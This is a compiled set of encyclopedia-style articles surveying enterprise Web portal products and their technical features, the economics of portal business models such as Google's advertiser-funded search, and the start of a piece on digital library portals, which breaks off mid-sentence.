
Reading section 2.1 of the Portlet Specification (Sun, 2003), a portal is defined as:

a Web based application that—commonly—provides personalization, single sign on, content aggregation from different sources and hosts the presentation layer of Information Systems. Aggregation is the action of integrating content from different sources within a Web page. A portal may have sophisticated personalization features to provide customized content to users. Portal pages may have different set of portlets creating content for different users.

Table 1. Leading Web portal vendors and corresponding products

Portal Vendors	Product
IBM	IBM WebSphere Portal
Microsoft	Microsoft SharePoint
Oracle	Oracle Application Server Portal
SAP	SAP Enterprise Portal
Sun	Sun Java System Portal Server
BEA Systems	BEA WebLogic Portal

A number of products to address the issues described in the above definition are available. The vendors selected for evaluation are listed in Table 1. The corresponding products possess the lion's share in the portal market (Phifer, Valdes, Gootzit, Underwood & Wurste, 2005).

Along with the commercial portal products, a multitude of open source portal frameworks compliant with JSR and WSRP have been developed. The latest JetSpeed 2.0 (Apache, 2006) from Apache is an implementation of an Enterprise Information Portal written in Java and XML. GridSphere portal framework (GridSphere, 2006) is an open source framework fully compatible with IBM's WebSphere.

TECHNOLOGICAL EVOLUTION OF WEB PORTALS

When the first Web portal products came out, they had entirely proprietary APIs, and a different set of features. Some had personalization features, while others excelled at enabling workflow or content management (Richardson, Avondolio, Vitale, Len, & Smith, 2004). Along the way, Java 2 Platform

Enterprise Edition (J2EE) began its meteoric rise, providing strong enterprise application development and integration features. It also had a substantial impact on Web development activities with the servlet and JSP specifications.

Quickly, though, the portal capabilities caused technical discriminations, and provided nonstandard extensions to J2EE. These extensions ranged from very close approximations of the standard components, to full-blown rewrites of presentation logic code (Richardson et al., 2004). The problem was that the portal implementations were starting to fracture the J2EE application base, which had a negative effect on the portability of enterprise applications.

To deal with this problem, two standards have been adopted by many of the prominent portal vendors. Rather than compete with one another, these standards compliment one another. In 2003, Sun in cooperation with dominant portal vendors, proposed the JSR 168 specification (Sun, 2003). JSR 168 defines a Java Portlet API for Web application components (portlets) that interact with and can be aggregated in applications such as portals.

Additionally, Web services for remote portals (WSRP) ratified an OASIS standard that views the portal and Web service interaction from a completely different angle, defines visual, user-facing Web services that plug and play with portals or other applications (OASIS, 2003).

Of course, the diverse group of portal vendors presently in the market will offer differing sets of components to leverage within their portal, even addressing points where the portlet specification in its current state falls short, such as interportlet communication, portlet filters, extending the CSS support, and integration of existing Web application frameworks to be leveraged in portlet development, such as JSF/My Faces, Struts, and Spring MVC (Viet & Russo, 2005).

BASIC WEB PORTAL DESIGN CONCEPTS

This section describes the design aspects that define the technological side of a portal platform. The first four criteria stated are presented by Homan and Klima (2001). It is important to emphasize that the majority of portal solutions today comes as a part of an application server platform providing these functionalities by the application server and not by the portal product. However in case of stand-alone portal solutions, these services must be implemented directly by them.

- **Fault Tolerance and Clustering:** Each portal server instance should also be able to pick up the load when other instances crash either from a hardware or software failure. Load balancing is usually provided between multiple instances of the portal server using algorithms that take a round-robin-based approach (Tanenbaum, 2001).
- **Caching:** Local data storage so that acceptable response times are preserved since response times from the distributed systems may otherwise be very long as a result of the load of aggregated data some of which may originate from geographically distributed sources.
- **Repository Structure:** Web portal servers use repositories to store security information and metadata among others. Choices for storage range from flat files or serialized objects to relational databases or lightweight directory access protocol (LDAP) directory servers.
- **Platform Support:** Because Web portals are designed to work in a cross-platform environment, support for multiple operating systems application platforms (such as those from BEA, Oracle or IBM) is highly desirable.
- **Standards Support:** Standards-based portals are a must. If the product complies with portal standards, such as WSRP and JSR-168, and Web services standards (SOAP, WSDL), users are assured that third-party products will work with it and the applications they develop will work with the existing infrastructure (MacVittie, 2004).
- **Security Services:** Portal security encompasses a range of technologies that address the issues of authentication, integrity and confidentiality so as to support mechanisms to ensure these features (Richardson et al., 2004).

DOMINANT VENDORS IN THE FIELD AND THEIR APPROACHES

The top Web portal solutions will run on common J2EE application servers (such as IBM WebSphere or BEA WebLogic) or .NET, or both. According to Heck (2004), a difference between two otherwise closely matched products is: whether a portal runs best on a vendor's own platform and how well it truly integrates with existing enterprise systems.

IBM WebSphere Portal

WebSphere Portal (IBM Corporation, 2006) is typically built on top of the J2EE-compliant WebSphere application server. The portal server provides development and runtime infrastructure for the portal. WebSphere Portal itself installs as an Enterprise application in WebSphere Application Server. The portal infrastructure allows load balancing, fault tolerance, caching and external security management (IBM Corporation, 2006).

WebSphere Portal Server has the option to use operating system (OS) level security, LDAP server for user authentication and single sign-on. The WebSphere Portal has a strong standard support which includes JSR-168, JSR-170, WSRP and the Apache Struts MVC framework (IBM Corporation, 2006).

Microsoft SharePoint Portal Server

SharePoint Portal Server (Microsoft Corporation, 2006) requires Windows Server Operating System; works best with SQL Server, Active Directory and Internet Information Server (IIS); and is highly integrated with Microsoft Office. It supports a distributed architecture and optimal portal performance by offering deployments through the ability to support server farms (centralized grouping of network servers). A server farm provides a network with load balancing, scalability, and fault tolerance (Laahs McKenna & Vanamo, 2005).

SharePoint Portal security depends on the underlying Windows Operating System and the variety of components that cooperate with SharePoint, such as ASP .NET, IIS and SQL Server (Townsend, Riz & Schaffer, 2004).

Probably the biggest weakness in SharePoint Portal Server is the way it locks companies into using only (new) Microsoft products to support and interact with the portal. Additionally, it lacks support for existing portlet specifications contributing to lower interoperability standards.

Oracle Application Server Portal

Oracle Portal (Oracle Corporation, 2006) is closely tied to Oracle Application Server. The portal solution inherits the robust features of the Oracle Application Server such as its extensive caching capabilities, support for fault tolerance, a J2EE core, improved Web services support and tighter coupling with the suite's integration capabilities.

Furthermore, Oracle Single Sign-On and Java's Authentication and Authorization Service (JAAS) are key security components. They make it possible for a user to sign on to the Application Server once and access not only the available internal applications, but also external applications using an HTTP security interface.

SAP NetWeaver Portal

SAP positions its enterprise portal (SAP Corporation, 2006) product as a building block of the NetWeaver stack, rather than as an individual portal component. SAP NetWeaver is J2EE-compliant and is designed to be completely open and to interoperate with other platforms including Microsoft .NET and IBM WebSphere (SAP Corporation, 2006).

The portal supports both UNIX and Microsoft Windows servers and is compliant with the JSR-168 and WSRP portlet standards, WSDL (Web Services Description Language), SOAP and UDDI as well as industry specific process standards (PIDX, RosettaNet).

SAP delivers encryption and integrity mechanisms using SSL and provides authentication using Single Sign-On (SSO) or X.509 certificates.

Sun Java System Portal Server

Sun has adeptly applied its Java leadership and hardware technology to the Web portal area, yielding a secure, extensible and high-performance solution. Additionally, Java System Portal Server (Sun Corporation, 2006) runs on non-Sun application servers, allows substitution of other third-party components and fully complies with the JSR 168 and WSRP specifications.

Security, a traditional Sun strength, is evident in its portal solution; there exist several types of authentication, including LDAP directories, secure single sign-on throughout multiple portals – not just those that are Sun based (Heck, 2004).

BEA WebLogic Platform

WebLogic Portal (BEA Systems Corporation, 2006) is an Enterprise Application implemented using the J2EE architecture, and is in fact a J2EE application that runs in the WebLogic Server environment. It consists of a collection of Enterprise Java Bean (EJB) components and a set of Web applications (servlets, JSPs). Both the portal functionality itself and the portal management tools are part of the J2EE Enterprise Application.

Because WebLogic Portal is a WebLogic Server application, it leverages the infrastructure provided, such as security, JDBC connection pooling, caching, clustering for failover and load balancing, Web services support, system-level administration and management. For example, the WebLogic Portal Enterprise Application can be deployed over a set of clustered servers. This is in stark contrast to other Java-based portal implementations, which are typically confined to the servlet engine and the Web container and take little advantage of a J2EE application server.

Comparison

A comparison is carried out of a selection of portal vendors including Oracle AS Portal, Sun Java System Portal Server, Vignette Portal and open source alternatives (JetSpeed, GridSphere, JBoss, uPortal). The focus is directed on technological design aspects rather than portal functionality such as personalization or usability.

Table 2. Web portal vendors and product features (Heck, 2004)

	Application Server	Security Services	Development Frameworks	Integration	Standards Support
IBM WebSphere Portal	✓	LDAP, custom user registry, external authorization manage-ment, external authe-ntication support, SSO	Portal Toolkit, WebSphere Studio Application Developer, Rational Application Developer	JDBC, Domino, PeopleSoft, External HTML (Web Clipping)	HTML, HTTP, J2EE, JSR-168, JSR-170, SOAP, WML, WSRP, XML, Apache Struts
Microsoft SharePoint	✓	Single sign-on (internal), external SSO per portlet (Web Part) authentication, Active Directory	Via browser, FrontPage, Visual Studio .NET	Microsoft Office, .NET Enterprise, Biz-Talk adapters. ERP and CRM tools using adapters from third-party software vendors	.NET, WebDAV, XML
Oracle Application Server Portal	✓	Single sign-on, LDAP Internet directory; API toolkit for integrating with third-party identity management solutions, JAAS	Oracle Jdeveloper, Eclipse, Oracle ADF	Internet standard transports; Oracle AQ, MQSeries, and any JMS messaging system; Oracle DB2, Sybase, SQL Server Databases and JDBC or JCA data sources	HTML, JSR 168, .NET, SQL, WebDAV, WSRP, XML, JAAS
SAP NetWeaver Portal	✓	Single sign-on, Tivoli Identity Manager, Siemens HiPath SIcurity DirX Identity, Active Directory, PKI, JAAS, LDAP, X.509 digital certificates, SSL, Generic Security Services API interface	Eclispse, Portal Development Kit, .NET Framework, SAP NetWeaver Developer Studio	FileNet ECM, Tridion R5, Active Directory	J2EE, .NET, HTML, XML, SAML, SOAP, WSRP, JSR-168, UDDI, WSDL
Sun Java System Portal Server	✓	Single sign-on, common directory, Liberty and SAML, Windows NT domains, Java System Mobile UNIXlog, LDAP	Java System Studio, Java System Portlet Builder, Java System Mobile, Application Builder	Lotus Notes, JSP provider, URL scraper, XML channel, Calendar, Instant Messaging, Web services, RSS, FatWire, Spark Portal CM, and Microsoft Exchange	HTML, iCal, IMAP, J2EE, JavaServlets, JCA, JSP, JSR 168, Liberty, RSS, SAML, SOAP, UDDI, Web services, WSDL, WSRP, XML
BEA WebLogic Portal	✓	LDAP; SSPI (security service provider interface) supports others, including Netegrity and Oblix, SSO	WebLogic Workshop, Borland JBuilder	Microsoft Exchange, lotus Notes; every DBMS, Web-Logic Integration included, with 50 connectors including SAP, Siebel, Oracle, and mainframe applications	J2EE, JSR 168, Struts, WSRP, XML, XMLBeans, HTTP, SOAP

Table 2 has been adopted from Heck (2004) and it has been modified to satisfy the needs of this survey. It summarizes the technical features of each reviewed product. There are two basic Web portal formats. One favors a tightly integrated application platform suite approach. Here, the application server, the integration framework and the Web portal are combined into one platform. BEA, Oracle, Sun, Microsoft, and IBM follow this model (Heck, 2004). This characteristic, although a similarity, is illustrated in Table 2.

The second format is the path Plumtree and Vignette follow offering conventional enterprise portals, that is, stand-alone products, with the ground to sacrifice some ability to manage applications throughout their life for the freedom to choose the best application server and other components to meet specific needs.

A close study of these products demonstrates that perfect portal solutions do not exist. In fact, some of the most successful portal projects combine technology from several vendors for true customization.

FUTURE TRENDS

All of the solutions examined come as parts of an Application Server. These products inherit much of features of the respective Application Servers, such as load balancing or clustering which banishes the burden to explicitly include these features in the portal products themselves. This fact is in accordance with the market shares (Phifer et al., 2005) and contributes to the extinguishment of the independent portal servers and their integration to an application server. Root (2005) has also concluded: "the trend is that Web portals will be bundled in the application server platforms. BEA, Oracle, Sun, Microsoft, and IBM have combined functionality traditionally provided by application servers, portal servers, integration servers, and development tools into application platform bundles."

E-commerce is experiencing a tremendous growth rate (Johnson & Tesch, 2005). Along with the revenue increase from the online sales, the cost of security violations is also increasing (Waters, 2005). If a portal plans to accept payment for goods or services via credit cards or electronic checks, then the issues of minimizing credit-card fraud or "bad" checks become familiar to the developers.

Enhanced product functionality in the area of security constitutes an emerging challenge for a Web portal solution, a challenge that will continue to grow similarly with the e-commerce revenues. The next generation of the development tools will support flexible security options for authentication or integrity and common security enhancements to assist the portal developers in the creation of robust and secure Web applications.

CONCLUSION

Portals have many advantages, which is why they have become the de facto standard for Web application delivery. In fact, analysts have predicted that portals will become the next generation for the desktop environment (Apache, 2006). Portals are high on the information technology priority lists. They offer broad, measurable business benefits for many types of organizations. Now that the technology and products for portals have reached a certain maturity, they have entered the mainstream.

With the proliferation of portals and portal products, there can be no doubt that portals are a significant phenomenon. They are here to stay and evolve into more sophisticated forms. Indeed, the underlying standards and technologies that make up today's portals are likely to be taken for granted in the future and be incorporated into nearly all Web sites.

REFERENCES

Apache Software Foundation (2006). *Apache Portals Project.* Retrieved January 8, 2007, from http://portals.apache.org/

BEA Systems Corporation (2006). *BEA WebLogic Portal.* Retrieved January 8, 2007, from http://www.bea.com /framework.jsp?CNT=index.htm&FP=/content/products/ Weblogic/portal

GridSphere Project (2006). *GridSphere portal framework.* Retrieved January 8, 2007, from http://www.gridsphere.org

Heck, M. (2004). *Diving into Portals' distinguishing characteristics* (Tech. Rep.). Retrieved January 8, 2007, from InforWorld.com, http://www.infoworld.com/article/04/04/30/18FEportal_1.html

Homan, D., & Klima, C. (2001). *Portals: Are we going in or out? Building blocks of a portal architecture* (Tech. Rep.). VARBusiness.

IBM Corporation (2006). *IBM WebSphere Portal.* Retrieved January 8, 2007, from http://www-306.ibm.com/software/info1 /Websphere/index.jsp?tab=products/portal

Johnson, A.C., & Tesch, B. (2005). *US eCommerce: 2005 to 2010: A five-year forecast and analysis of US online retail sales.* Forrester Research.

Laahs, K., McKenna, E., & Vanamo, V. (2005). *Microsoft® SharePoint Technologies Planning, Design, and Implementation.* Digital Press.

MacVittie, L. (2004). *Enterprise Portals Suites.* Retrieved January 8, 2007, from Network Computing, http://www.

networkcomputing.com/shared/article/printFullArticle.jhtml?articleID=18900467

Microsoft Corporation (2006). *Microsoft SharePoint Portal Server 2003 product information.* Retrieved January 8, 2007, from http://www.microsoft.com/office/sharepoint/prodinfo/default.mspx

OASIS (2003). *Web services for remote portlets specification 1.0.* Author.

Oracle Corporation (2006). *Oracle Portal Center Home.* Retrieved January 8, 2007, from http://www.oracle.com/technology /products/ias/portal/index.html

Phifer, G., Valdes, R., Gootzit, D., Underwood, K. S., & Wurste, L. F. (2005). *Magic Quadrant for Horizontal Portal Products* (Gartner RAS Core Research Note G0012751).

Richardson, W. C., Avondolio, D., Vitale, J., Len, P., & Smith, T. K. (2004). *Professional portal development with open source tools: Java™ Portlet API, Lucene, James, Slide.* Wiley Publishing.

Root, N.L. (2005). *Say goodbye to portal servers* (Tech. Rep.). Retrieved January 8, 2007, from Forrester, http://www.forrester.com/Research/Document/Excerpt/0,7211,36211,00.html

SAP Corporation (2006). *SAP NetWeaver Portal.* Retrieved January 8, 2007, from http://www.sap.com/solutions/netweaver /components/portal/index.epx

Sun Microsystems Corporation (2003). *Java Portlet Specification 1.0.* Author.

Sun Microsystems Corporation (2006). *Sun Java System Portal Server.* Retrieved January 8, 2007, from http://www.sun.com/software/products/portal_srvr/index.xml

Tanenbaum, A. S. (2001). *Modern operating systems* (2nd ed.). Prentice Hall.

Townsend, J., Riz, D., & Schaffer, D. (2004). *Building portals, intranets, and corporate Web sites using Microsoft servers.* Addison-Wesley.

Viet, J., & Russo, R. (2005). Java/J2EE: *Are portals the 'magic bullet' of Web application development? The many advantages to utilizing portal software.* Retrieved January 8, 2007, from http://java.sys-con.com/read/131819_2.htm

Waters, J. K. (2005). *Portals evolve from link lists to Enterprise Information Gateways* (Tech. Rep.). Retrieved January 8, 2007, from http://www.adtmag.com/article.asp?id=11441

KEY TERMS

Application Server: A scalable, secure middle-tier software platform that provides the infrastructure required to develop, deploy and run middle-tier applications. This software is dedicated to running certain software applications.

Business-to-Consumer (B2C) Portal: These portals sell products and services to anyone visiting the site. They (must) support secure electronic transactions and provide a high level of customer support. The revenue model for a consumer portal is selling goods and services, with a secondary revenue stream from advertising and affiliations. Examples of such portals include eBay and Amazon.com.

Business-to-Employee (B2E) Portal: A portal that aims to provide everything that an employee might hope to find on an intranet, for example, a corporate directory, or customer support information, thus increasing efficiency and saving time.

Enterprise Portal: A portal that provides access to an appropriate range of information and software applications about a particular company. It enables companies to unlock internally and externally stored information, and provide users (employees, executives, customers and suppliers) a gateway to personalized information needed to make informed business decisions. (The term Corporate Portal is also found in relation to this definition.)

Integration: The process of achieving unity of effort among the various subsystems in the accomplishment of the organization's task. Developers can be more productive in a single integrated development environment (IDE) than in multiple environments and languages, one for every product or service.

Interoperability: The ability of a system or a product to work with other systems or products transparently and effectively in such a way so as to maximize opportunities for exchange and re-use of information, whether internally or externally. Interoperability can be achieved by adhering the respective specifications and guidelines.

Scalability: The ability to increase workloads or the number of users, ports or capabilities when resources (hardware or software) are added with minimal impact on the unit cost of business and the procurement of additional services.

Service-Oriented Architecture (SOA): A service-oriented architecture is an information technology approach or strategy in which applications make use of (perhaps more accurately, rely on) services available in a network. Implementing a service-oriented architecture can involve developing applications that use services, making applications available as services so that other applications can use those services, or both. What distinguishes an SOA from other architectures is loose coupling. Loose coupling means that the client of a service is essentially independent of the service.

Portal Economics and Business Models

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INTRODUCTION

In late 2005, the market capitalization of Google was the envy of every major media and telecom company. More than any other Web portal, Google had succeeded in benefiting from the superior economics inherent in digital interactive channel systems. At the core of Web portal success is a set of economic mechanisms, including, but not limited to transaction cost savings, economies of scope, and positive network externalities. These advantages are rooted in how structure and competition have evolved in digital channel systems, which is discussed based on organizational theory in a separate article titled "Digital Interactive Channel Systems and Portals: Structure and Economics." One subcategory of transaction cost, lower search cost, has played a particularly important role in the success of portal business models.


In the late 1980s information technology had evolved to inspire the development of online services and the first digital interactive channel systems. Of the many companies that entered the new business space (Prodigy, CompuServe, America Online, etc.), few survived and succeeded in creating a sustainable business. The failure of the many and success of the few became the focus of many studies. One of the early empirical investigations highlighted one category of business models, originally labelled as Online Networks, the predecessor of today's Web portals (see Figure 1; Schlueter Langdon, 1996; Schlueter Langdon & Shaw, 1997, 2002).

The study identified search cost savings as a key advantage and foundation of the portal business models. Google has evolved as one of the strongest verifications of this finding.

However, despite favourable economics, portal success is not guaranteed, and pitfalls can be avoided.

Figure 1. Strategic roles in emerging e-channels (Schlueter Landon, 1997)

Digital Interactive Channel Value System with Online Networks




Key characteristics:

- Reduction of buyer and seller transaction cost (i.e., search cost)
- Integration of community services, delivery technology, full service spectrum and competing products
- Example: America Online

Source: Adapted from European Commission. 1996. Strategic Developments for the European Publishing Industry towards the Year 2000: Europe's Multimedia Challenge. Brussels-Luxembourg: 318.

info2000

Figure 2. Benefiting from a two-sided market



TRANSACTION COST ECONOMICS: OLD WINE IN NEW BOTTLES

Despite the attention that new technology receives, seasoned investors know that, in the end, it is all about economics. Specifically, how can new technology either improve the economics that underlie current business models or enable entirely new models? Google's success and high market capitalization underscore the importance of economics, and its success is spectacular, considering the odds it faced. Firstly, it entered the portal game very late (see Figure 2 in the related article on "Digital Interactive Channel Systems and Portals: Structure and Economics"). Secondly, it dominates a business that had often been considered as subject to first-mover advantages, despite being a late entrant. One explanation for this success is Google's singular focus on the economics that are a pillar of any portal business model, transaction cost savings, a concept in economics pioneered by Coase (1937) and refined by Williamson (1975). Google reduced search costs by focusing on the performance or "intelligence" of its search algorithms, and developed what is widely considered as the best search technology. In search, there are typically three ways to improving performance: First, by adding intelligence to the search algorithm or agent (an experienced and more knowledgeable real estate agent is better than a rookie); second, by providing structure to the search space (the phone book or yellow pages are a good example); and third, by combining options one and two. Google focused on "intelligent" search algorithms, while Yahoo! tried to structure the search space using directories. Some competitors even outsourced search altogether, essentially leaving the core or key pillar of the portal business to third parties. This apparent misunderstanding of the fundamentals of the portal business has been corrected, as competitors have insourced search or formed strategic alliances (AOL and Google in December 2005), but this strategic fumble has clearly aided Google's ascendance, and stands as a reminder of the importance of understanding a business' fundamental economics.

BENEFITING FROM A TWO-SIDED BUSINESS

Google's business or revenue model, the implementation of its exploitation of transaction cost economics, also had an interesting twist. Any search has a dual outcome and therefore can be conceptualized as a simultaneous bidirectional process: a consumer/buyer finding a good and a seller/advertiser finding a buyer/lead. Alternatively, Google can be viewed as operating in two related markets: first, providing search results to consumers, and second, providing leads to advertisers (see Figure 2; another example of a so-called two-sided market is the credit card: providers, like MasterCard, make cards and credit available to consumers; they also provide terminals and processing for merchants to accept the cards; for an overview of two-sided markets, see Evans, 2002).

While incumbents, such as AOL, were charging the consumer/buyer end of a search process (the monthly, flat AOL fee), Google collected fees from the other side, from buyers/advertisers. In other words, Google's *free* search is, in essence, always advertiser/buyer paid search, which in retrospect appears to be a more fitting model: Sellers are used to paying for customer acquisition, which is then included in the sticker price and not broken out and charged to consumers separately.

PROFILE POWER: NEXT GENERATION SEARCH AND ECONOMIES OF SCOPE

In order to take search performance to the next level, portals have discovered user or consumer profiles. The more that is known about a consumer's wants and needs, the better a search result can be. In short, knowing who is behind a click and why is key for a portal intermediary to match clicks with sellers, and vice versa. Knowledge about individual users or consumers is also a key ingredient for exploiting another key economic foundation of portals: scope economies.

Broadly speaking, scope advantages in the portal context refer to benefits that accrue across relationships (for a theoretic treatment of economies of scope, see Teece, 1980). For example, selling one type of product (e.g., paint) may make it worthwhile to sell another product (e.g., paintbrushes), because a buyer of paint may very likely need a paintbrush. In general, sellers across vertical markets are spending money independently to acquire essentially the very same consumer. Therefore, knowing a consumer's wants and needs in two verticals A and B would provide a cross-selling opportunity, selling A and also B. This is not a new insight; department stores have been built on this implementation of scope economies: attract consumers or store *traffic*, and channel the traffic through different departments, which represent different vertical markets (e.g., apparel, consumer electronics, toys). Key to success with this model is knowledge of a customer's wants and needs, which is often summarized as a *profile*. The success of a scope-based business model crucially depends on the quality of these customer profiles. Hence, portal competition is currently evolving to enrich the understanding of each visitor's wants and needs. Different companies are pursuing different strategies (e.g., MyYahoo!, Google's Personalized Home).

THE ADVERTISING MONEY ECONOMY

It is in the quest for generating the richest consumer profiles that the move to *free* search has powerful implications far beyond the portal business. The threat is not so much about portals giving search results away for free, but Google's success with the concept of giving something away for free to one side of a market while collecting revenue from the other side. It has been done before, but at a much smaller scale. For example, giving away free Internet access used to be a successful method for banks to acquire customers for online banking services. It worked for banks, because paying for Internet access was cheaper than other customer acquisition measures, plus online self-service banking was cheaper than counter service. It was bad for Internet access service providers, because suddenly consumers could get Internet access for free, which firstly, took customers away and secondly, depressed prices in the residential Internet access market. Also, this threat appeared quite unexpectedly: banks and Internet service providers were not related businesses.

Today, one scenario could be that portals give away phone service for free to attract users and learn more about them in order to enrich user profiles, and to ultimately benefit from search results and cross-selling opportunities. Adding phone service to a portal is not far-fetched; phone companies have used the phone business to succeed in the yellow pages or directory services business, one analog ancestor of today's digital portals. Therefore, adding free phone service would probably work well for portals. At the same time, it would be a terrible threat for telecom providers, because many still rely on the revenue and cash flow from fixed line traffic. It would force traditional telecom providers to pursue new revenue opportunities, probably seeking the same sources that portals pursue, such as advertising money or other marketing expenditures.

WHO OWNS THE CUSTOMER CONNECTION?

Usage and visitor numbers suggest that portals have already emerged as an important gateway to many products and services. If portals succeed in improving their matchmaking performance, such as through the use of rich user profiles, then it is conceivable that a portal's user relationships could rival a vendor's customer connection. This could be problematic for many vendors. For one, customers are the most important ingredient in any business. Without customers, there is no revenue. For another, many vendors have only recently discovered how tight customer relationships can also help lower cost. In some areas, it is a return to the pre-mass production age, when goods were made to order and vendors owned the customer connection. With the introduction of mass production techniques vendors typically lost the relationship with the end customer and became reliant on specialized channel partners, such as wholesalers, brokers, and retailers, to distribute and sell their goods. Since the success of the Internet, many vendors have begun to use the Web to link with customers and to involve customers more actively as participants in a company's business operations (Schlueter Langdon, 2003). Just as Ikea, the Swedish furniture maker, is *outsourcing* final product assembly to its customers (Ikea sells its furniture unassembled in flat boxes), so are many companies using the Web to let their customers customize products, update and maintain customer records, check orders, provide advise to fellow customers, install and update products, and so forth. Some companies, such as Dell computers, have perfected this customer involvement to the extent that a push system is reversed into a pull system, in which a customer's order is pulling the product through the production system (Gershman, 2002). This switch from push to pull reduces inventory and other costs. Portal-type intermediaries could challenge a vendor's customer relationships, which could affect revenue as well as cost-savings opportunities.

However, customer connection struggles across vertical stages of an industry system are not new. The Internet and mobile technologies have made it easier to cause channel conflicts. Today, many original equipment makers (OEMs) are struggling to take advantage of a direct and interactive link with each customer, while maintaining good business relationships with existing retailers. The auto industry provides a very recent example. Automakers have discovered how the use of telematics and telediagnostics technology can improve customer and vehicle relationship management (VRM). In a BMW television commercial, a driver receives a call, and is reminded to schedule an oil change. Surprisingly, the call is not coming from the BMW dealership that sold the car or from the service station that maintains it. Instead, the call comes directly from the OEM, BMW. This is possible because once again, the power is with the profile. In this example, technological progress has given automakers the opportunity to establish a direct, interactive channel with every single vehicle and customer, and to collect data on vehicle usage. Just as in other industries, this *profile* can be used to improve the customer experience and satisfaction, and to better match customers' wants and needs with future products.

As rich profile data is quickly emerging as an important *raw material* in many industries, the only losers in this new game are companies without it. Portal businesses are uniquely positioned to benefit from profile data, as it reinforces the existing advantages that it can offer to the many different users: consumers, buyers, sellers, and advertisers.

REFERENCES

Anguin, J., & Delaney, K. (2005). AOL, Google expand partnership. *The Wall Street Journal*. Retrieved December 21, 2005, from http://online.wsj.com/article/SB113512324965227926.html

Coase, R. H. (1937). The nature of the firm. *Economica, 4*, 386-405.

Evans, D. S. (2002). *The antitrust economics of two-sided markets (Working Paper)*. AEI-Brookings Joint Center for Regulatory Studies. Retrieved February 11, 2002, from http://www.aei-brookings.org/admin/authorpdfs/page.php?id=189

Gershman, A. V. (2002). How Web services will redefine the service economy. *Accenture Outlook*, 41-47.

Schlueter, C. (1996). Case study: America Online. *Brussels-Luxembourg: European Commission DG XIII/E, and Andersen Consulting. Strategic Developments for the European Publishing Industry towards the Year 2000: Europe's Multimedia Challenge. Appendix 2*, 373-388.

Schlueter, C., & Shaw, M. J. (1997). A strategic framework for developing electronic commerce. *IEEE Internet Computing, 1*(6), 20-28.

Schlueter Langdon, C. (2003, December). Linking IS capabilities with IT business value in channel systems: A theoretical conceptualization of operational linkages and customer involvement. *Proceedings of WeB/ICIS 2003* (pp. 259-270). Washington, DC.

Schlueter Langdon, C., & Shaw, M. J. (2002). Emergent patterns of integration in electronic channel systems. *Communications of the ACM, 45*(12), 50-55.

Teece, D. J. (1980). Economies of scope and the scope of the enterprise. *Journal of Economic Behavior and Organization, 1*(3), 223-247.

Williamson, O. E. (1975). *Markets and hierarchies: Analysis and antitrust implications*. New York: The Free Press.

KEY TERMS

Channel System: A set of intermediaries and their infrastructure linking producers with markets; few producers sell their goods directly to end users, but rely on intermediaries to perform a variety of activities, including marketing, distribution, and sales. The Internet has enabled digital interactive services and a digital interactive channel system.

Cross-Selling: Describes the process of selling new products to current customers. It can save customer acquisition cost for the new product and reduce the likelihood of customers switching to competitors.

Customer Relationship Management (CRM): Is a broad term to cover concepts, methods, procedures, and enabling information technology infrastructure that support an enterprise in managing customer relationships.

Matchmaking: Describes the process of introducing two individuals, groups, or sides of a market.

Vehicle Relationship Management (VRM): Encompasses telematics and refers to the IT-enabled automation of the interaction between a vehicle's *black box* or event data recorder (EDR) and its environment for customer and business advantage.

Portal Features of Major Digital Libraries

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INTRODUCTION

Digital libraries offer access to significant collections of selected and organized digital resources, of the type traditionally found in libraries or archives. They can offer photographs, books, journal articles, and so forth. (Schwartz, 2000). Their major advantage, compared to the Internet as a whole, is access to quality collections from well-known institutions, such as major libraries or archives, also cultural and historical associations (Love & Feather, 1998). They can be said to occupy the "high end" of the Internet.

Digital library studies have already become firmly established. There are textbooks (Arms, 2000; Chowdhury & Chowdhury, 2003; Lesk, 2005) and regular conferences, such as the ACM/IEEE Joint Conference on Digital Libraries (http://www.jcdl.org/). A major U.S. electronic journal, D-Lib Magazine, celebrated its tenth anniversary (http://www.dlib.org/). Its United Kingdom counterpart, Ariadne (http://www.ariadne.ac.uk/), is only slightly younger; there are Delphi studies (Kochtanek & Hein, 1999) and encyclopedia articles (McCarthy, 2004).

Traditionally, libraries and cultural institutions have used their buildings as advertisements for their contents. Buildings such as those of the Library of Congress and the Bibliothèque nationale de France, François-Mitterrand complex, have entered the cultural consciousness of the world. The stone lions that flank the entrance to the New York Public Library have become widely recognized symbols. The "Carnegie Libraries," constructed throughout the United States by the philanthropist Andrew Carnegie, are famous for their solid and imposing structures. Free access was a basic condition of these institutions; many public libraries expanded their title to "Free Public Library." On entering a physical library, users were soon confronted by the classic information retrieval device, the catalog (now normally automated). This is always supported by an information or reference desk, where general inquiries can be made.

When documents and other cultural materials are digitized and made available via the Internet, they transcend the limitations of physical buildings, but retain many of the features of traditional libraries. The gateway features of digital libraries occupy the role of the building, welcoming users and giving them their first impressions of the content. Access, whether to specific items or to broad subjects, is as essential in the digital environment, as it was in a traditional library. Interface organization and presentation, therefore, become vital elements in digital library architecture and presentation.

BACKGROUND

Numerous definitions of portals are available; Tatnall (2005) offers the following definition in the first article of his book on Web portals:

… a special Internet (or intranet) site designed to act as a gateway to give access to other sites. A portal aggregates information from multiple sources and makes that information available to various users. In other words a portal is an all-in-one Web site used to find and to gain access to other sites, but also one that provides the services of a guide that can help to protect the user from the chaos of the Internet and direct them towards an eventual goal. More generally, however, a portal should be seen as providing a gateway not just to sites on the Web, but to all network-accessible resources, whether involving intranets, extranets, or the Internet. In other words a portal offers centralized access to all relevant content and applications. (Tatnall, 2005, pp. 3-4)

It is interesting to compare this definition of portals with the definition of a digital library, according to major textbooks in the digital library field:

